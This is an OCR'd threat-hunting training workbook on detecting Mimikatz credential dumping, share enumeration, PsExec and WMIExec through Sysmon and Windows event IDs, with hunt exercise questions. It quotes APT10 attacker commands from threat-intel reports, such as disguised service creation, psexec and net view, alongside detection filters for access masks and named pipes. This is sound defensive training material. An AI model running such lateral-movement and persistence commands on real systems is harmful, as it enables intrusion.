
An access mask is a 32-bit value whose bits correspond to the access rights supported by an object. Different versions of Mimikatz in the wild have been observed using the access masks below. Note that our Logstash configuration mutates the Sysmon *GrantedAccess* log field to "process.granted_access" which may be named differently elsewhere.

Filter on the following access masks:

- `access masks: 0x143A, 0x1010, 0x1410, 0x1438`

> **Keep in Mind** — Searching for specific asset masks will only surface known versions of Mimikatz and modifying the access mask value is possible. Just because you haven't detecting in-memory credential dumping does not mean it hasn't occurred.

Credential Access | Credential Dumping



Hunt 6 Timeline Creation

What process was opened and the memory accessed to steal credential data?

SUBMIT CONTINUE

What was the IP address hosting the Mimikatz PowerShell module?

SUBMIT CONTINUE

Which version of PowerShell was used?

SUBMIT CONTINUE

What victim machine source port was used to transfer HTTPS traffic to a malicious web server?

SUBMIT CONTINUE

Hunt 6 Relevant Questions

Reconnaissance:

1. PsLoggedOn.exe traces on the destination host
2. BloodHoundAD\SharpHound (with default scan options) traces on one target host
3. "Domain Admins" Group enumeration - 4661 (SAM_GROUP, S-1-5-21-domain-512) - DC logs ← Hunt 15
4. Process Listing via meterpreter "ps" command - meterpreter_ps_cmd_process_listing_sysmon_10.evtx (more than 10 of sysmon 10 events from same src process and twoard different target images and with same calltrace and granted access)
5. Invoke-UserHunter traces on the source machine --> Recon_Sysmon_3_Invoke_UserHunter_SourceMachine.evtx
6. Traces of shares enumeration using "net view \target /all" on a target host using sysmon -> enum_shares_target_sysmon_3_18.evtx ← Hunt 7

Discovery/Recon Hunts


In September 2018, one of our clients (and a supplier as well), Visma, reached out to us for assistance in investigating an incident uncovered on their network following a breach notification by Rapid7. Visma provided us with malware samples and network logs from the event. Analysis of the data revealed that Visma's Citrix infrastructure had been probed and subsequently accessed using stolen credentials as early as August 17, 2018. This was followed by an initial exploitation, network enumeration, and malicious tool deployment on various Visma endpoints within two weeks of initial access. The theft of enterprise login credentials was conducted within two and a half weeks of initial access.


On August 30, 2018, APT10 deployed their first modified version of Trochilus that had its C2 communications encrypted using Salsa20 and RC4 ciphers instead of the more common RC4-

By Insikt Group
Co-Authored by Rapid7

Hunt 7 Intel

HUNT 7 | NETWORK SHARE ENUMERATION

Attackers use Windows-native commands to discover and enumerate folders and drives on remote systems to enable data exfiltration and lateral movement



The Server Message Block (SMB) protocol provides communication and transmission functionality to Local Area Networks (LAN). For this reason, it is often leveraged for both legitimate and malicious reasons. The net command, used to manage file shares, printer shares, and sessions, is used by attackers to conduct reconnaissance on both local and remote domains (Domain Trust exploitation).

ATT&CK™

ID: T1135

Tactic: Discovery

Platform: macOS, Windows


Permissions Required: User

Data Sources: Process monitoring, Process command-line parameters, Network protocol analysis, Process use of network

Key Indicators

Filter on specific Sysmon Event IDs and common named pipes, looking for local and remote domain SMB sessions.

- Event IDs
  - Event ID 3 – A TCP or UDP connection was made
  - Event ID 18 – A named pipe connection was made between a client and a server
- common named pipes
  - \samr – user management (SAM) functions
  - \srvsvc – server management
  - \lsarpc – local security authority
  - \winreg – Windows registry




Enterprise networks can have hundreds of thousands of these events occur each day...so how do you find bad ones? One option is to look for rare occurrences of source machine, destination machine, and users – a good approach if you know what you're looking for.

Another approach is to look for chains of events generated by the net command. Benign share access looks different then if everything is accessed in a short amount of time. Often, attackers launch PowerShell scripts or use Remote Access Tool (RAT) features to automate comprehensive enumeration.

What's a named pipe? – A named pipe is a logical connection, similar to a TCP session, between a client and server that are involved in a Common Internet File System (CIFS)or SMB connection. The name of the pipe serves as the endpoint for communication in the same way that a port number serves as the endpoint for TCP sessions.

Discovery | Network Share Enumeration



Hunt 7 Timeline Creation

Share enumeration communication happens over which port?

SUBMIT CONTINUE

A connection was made to which common pipe?

SUBMIT CONTINUE

What is the name of the domain whose shares were enumerated?

SUBMIT CONTINUE

Hunt 7 Relevant Questions

Lateral Movement:

1. RemCom (open source psexec) traces on target host eventid 5145
2. PsExec traces on target host - 5145 - (psexec -r "renamed psexec service name") ← Hunt 8
3. New Share object created - 5142 (net share print=c:\windows\system32 grant:...)
4. Pass the hash using Mimikatz's sekurlsa::pth - 4624 from source machine (logon type=9, logonproc=seclogon)
5. WMI - 4648 with AI attribute pointing to WMIC process - source machine ← Hunt 16
6. WMI - 4624 (logon type =3) followed by 2x 4688 (wmiprvse.exe -> calc.exe) - target machine ← Hunt 17
7. RPC over TCP/IP - 4648 with AI attribute pointing to RPCSS SPN - source machine
8. Remote File Write/Copy - 5145 [Accesses: WriteData (or AddFile)]
9. Remote Scheduled Task Creation via ATSVC named pipe - 5145 (ShareName:IPC$, RTN: atsvc) on target host
10. Remote Service Creation - 5145 (IPC$, svcctl, WriteData), 7045 (SystemEvent with svc details) - both from target host
11. Remote Shell over namedpipe - Sysmon 18 (Image:System) and 3 (SourcePort:445) -> lm_sysmon_18_remshell_over_namedpipe.evtx
12. DCOM via MMC20.APPLICATION COM Object - Sysmon Process Create and NetConnect -> LM_impacket_docmexec_mmc_sysmon_01.evtx
13. WMIEXEC - Process Creation - Sysmon - LM_wmiexec_impacket_sysmon_whoami.evtx ← Hunt 9

Lateral Movement Hunts

APT10 actors issued the following commands to a SOGU implant at a victim:

- sc create CorWrTool binPath= "\"C:\Windows\vss\vixDiskMountServer.exe\"" start= auto displayname= "Corel Writing Tools Utility" type= own
- sc description CorWrTool "Corel Graphics Corporation Applications."
- ping -a [Redacted]
- psexec.exe <orghost> d.exe
- net view /domain:[Redacted]
- proxyconnect - "port": 3389, "server": "[IP Address Redacted]"

April 06, 2017 | by FireEye iSIGHT Intelligence

psexe.exe

APT10 was also seen to be using PsExec, a core application from the "Sysinternals" tool set.[22] PsExec is designed to be a lightweight, dependency free, telnet replacement which will allow the user to execute programs or applications on a remote host. PsExec is an attractive tool of choice for any threat actor given the level of interaction it facilitates without the need to install any additional client software.

pwc *Operation Cloud Hopper*
Technical Annex

Hunt 8 Intel

HUNT 8 | PSEXEC USAGE

Attackers conduct lateral movement by using PsExec to execute payloads on remote hosts

PsExec is a light-weight telnet-replacement that enables execution of processes on other systems, complete with full interactivity for console applications, without requiring the manual installation of client software.

PsExec's most powerful uses include launching interactive command-prompts on remote systems and remote-enabling tools like IpConfig that otherwise do not have the ability to show information about remote systems.

ATT&CK™

ID: T1035

Tactic: Execution

Platform: Windows

Permissions Required: Administrator, SYSTEM

Data Sources: Windows Registry, Process monitoring, Process command-line parameters

Supports Remote: Yes

Key Indicators

PSExec service creation (Windows Event ID 7045) and EULA-related remote registry changes are both known indicators, however note that these can be bypassed using the PsExec -r (rename) flag or PsExec Python and PowerShell versions, respectively.


One dependable approach to detection is to filter on the following Windows Event ID which logs the relative target name field traces of remote access to PSEXECSVC named pipes:

- **`Event ID  5145 — A network share object was checked to see whether client can be granted desired access`**

From here, wildcard search for target names ending in "stdin", "stdout", or "stderr"; these strings are consistently appended to PsExec services regardless if they are renamed. Be aware that we use the field name "share.relative_target_name" which may be different than what's used in other environments.

`Did you know?` — Event ID 5145 is logged when the Detailed File Share setting is enabled in the Windows Audit logging policy. This setting logs an event every time a file or folder is accessed, whereas the File Share setting only records one event for any connection established between a client and file share. Detailed File Share audit events include detailed information about the permissions or other criteria used to grant or deny access.

Lateral Movement | PsExec Usage



Hunt 8 Timeline Creation

Going back 6 months, how many logs for events with Event ID 5145 exist BEFORE filtering for target names ending in "stdin", "stdout", or "stderr"?

SUBMIT CONTINUE

Going back 6 months, how many logs for events with Event ID 5145 exist AFTER filtering for target names ending in "stdin", "stdout", or "stderr"?

SUBMIT CONTINUE

What was the source IP address of the machine which executed a renamed version of PsExec?

SUBMIT CONTINUE

Hunt 8 Relevant Questions

In addition to the tactical and sustained malware used by APT10, we have also observed the use of multiple freely available scripts and tools used to aid operations once access to the victim's network is established.

t.vbs

We have encountered the following script, `t.vbs`, which research has shown to be a modified version of the pentesting script known in open source as `wmiexec.vbs`.[16] The tool is used to execute a variety of commands on remote hosts, ranging from performing reconnaissance on the network, to dumping credentials or executing malware. We have observed it being dropped into legitimate directories such as `C:\Recovery`, `C:\Intel` or `C:\PerfLogs`.

pwc *Operation Cloud Hopper*
Technical Annex

Hunt 9 Intel


HUNT 9 | WMIEXEC USAGE

Attackers conduct lateral movement to execute commands on remote systems without touching disk or creating a new service

Windows Management Instrumentation (WMI) is a Windows administration feature that provides a uniform environment for local and remote access to Windows system components. It relies on the WMI service for local and remote access and the server message block (SMB) and Remote Procedure Call Service (RPCS) for remote access. RPCS operates over port 135.

An adversary can use WMI to interact with local and remote systems as a means of conducting lateral movement. The open source WMIExec tool leverages WMI to provide a semi-interactive shell without the need to install a service or agent on the target. WMIExec runs as administrator and is quite stealthy.

ATT&CK™

ID: T1047

Tactic: Execution

Platform: Windows

System Requirements: WMI service, winmgmt, running; Host/network firewalls allowing SMB and WMI ports from source to destination; SMB authentication.

Permissions Required: User, Administrator

Data Sources: Authentication logs, Netflow/Enclave netflow, Process monitoring, Process command-line parameters

Supports Remote: Yes

